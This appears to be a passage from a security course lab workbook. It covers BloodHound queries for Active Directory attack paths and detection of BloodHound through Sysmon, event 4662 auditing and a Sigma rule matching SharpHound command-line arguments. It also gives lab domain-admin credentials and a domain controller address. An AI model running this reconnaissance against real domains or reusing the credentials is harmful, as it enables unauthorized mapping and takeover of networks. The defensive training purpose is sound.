


As shown below in the right-pane, the data will be processed and the progress will be clearly indicated:




Step 5: Query the Graph

As soon as the data is processed, we can start using the graph queries. From BloodHound's *"Queries"* tab, feel free to try any of the queries that might be of interest. One of these queries is the *"Shortest Paths to Unconstrained Delegation Systems"* which is a topic we will cover later. As indicated by the Instructor during lecture, several more advanced queries exist and you can even develop your own!



As an example, below is the graph produced by the *"Shortest Paths to Unconstrained Delegation Systems"* query. Feel free to experiment a bit. Why not try out some of the queries referenced in the course?



It's important to note that our domain environment is relatively small and we thus have a limited dataset. In a true enterprise environment, the BloodHound collector would take a lot more time to complete, but there will be a lot more options for analysis. In order to "practice" your BloodHound skills, the BadBlood project (referenced in the course) can be leveraged!

Remember to only run it in a TEST environment

> **BadBlood**
>
> BadBlood by Secframe fills a Microsoft Active Directory Domain with a structure and thousands of objects. The output of the tool is a domain similar to a domain in the real world. After BadBlood is run on a domain, security analysts and engineers can practice using tools to gain an understanding and prescribe to securing Active Directory. Each time this tool runs, it produces different results. The domain, users, groups, computers, and permissions are different. Every. Single. Time.
>
> *Source: github.com/davidprowe/BadBlood*

Objective 2: Detecting BloodHound

Step 1: Required Log Sources

Sysmon

> Event ID 1: Process creation
>
> The process creation event provides extended information about a newly created process. The full command line provides context on the process execution. The ProcessGUID field is a unique value for this process across a domain to make event correlation easier. The hash is a full hash of the file with the algorithms in the HashType field.
>
> *Source: docs.microsoft.com*

Windows Object Auditing

> Event ID 4662: An operation was performed on an object
>
> This event generates every time when an operation was performed on an Active Directory object. This event generates only if appropriate SACL was set for Active Directory object

and performed operation meets this SACL. If operation failed, then Failure event will be generated. You will get one 4662 for each operation type that was performed.

Source: docs.microsoft.com

Step 2: Detection Logic

Detecting BloodHound can be done at multiple levels. The simplest approach is to target the binaries and arguments themselves. Although this approach can be tempting, evading detection is as trivial as compiling our own tool. As an example, below is a Sigma rule detecting BloodHound itself (i.e., not its behavior):

```
title: Bloodhound and Sharphound Hack Tool
id: f376c8a7-a2d0-4ddc-aa0c-16c17236d962
description: Detects command line parameters used by Bloodhound and Sharphound
hack tools
author: Florian Roth
references:
    - https://github.com/BloodHoundAD/BloodHound
    - https://github.com/BloodHoundAD/SharpHound
date: 2019/12/20
modified: 2019/12/21
tags:
    - attack.discovery
    - attack.t1087
logsource:
    category: process_creation
    product: windows
detection:
    selection1:
        Image|contains:
            - '\Bloodhound.exe'
            - '\SharpHound.exe'
    selection2:
        CommandLine|contains:
            - ' -CollectionMethod All '
            - '.exe -c All -d '
            - 'Invoke-Bloodhound'
            - 'Get-BloodHoundData'
    selection3:
        CommandLine|contains|all:
            - ' -JsonFolder '
            - ' -ZipFileName '
    selection4:
        CommandLine|contains|all:
            - ' DCOnly '
            - ' --NoSaveCache '
    condition: 1 of them
falsepositives:
    - Other programs that use these command line option and accepts an 'All'
parameter
level: high
```


Alternatively, a more robust detection approach is to monitor the Active Directory for events of a user reading another user's properties. As this detection method is preferred (it detects alternative tools that use a similar approach), we will guide you through this detection mechanism:

Step 1: Connecting to the DC


This advanced level of logging is disabled by default in a domain. As we will need to make changes in the Active Directory, proceed to RDP to the Domain Controller (`192.168.20.101`) using the privileged `student_dadm` domain administrator account (password `Sec699!!`).

Step 2: Audit User Objects


Once logged in, click the *"Tools"* menu in the *"Server Manager"* window. From there, proceed to click the *"Active Directory Users and Computers"* entry.




From the opened *"Active Directory Users and Computers"* window, open the *"View"* menu to enable the *"Advanced Features"*.




In the left pane, open your `sec699-20.lab` domain and locate the *"Users"* container as we wish to monitor them all.




Once the container is right-clicked, select the *"Properties"* option to access the "Users Properties".



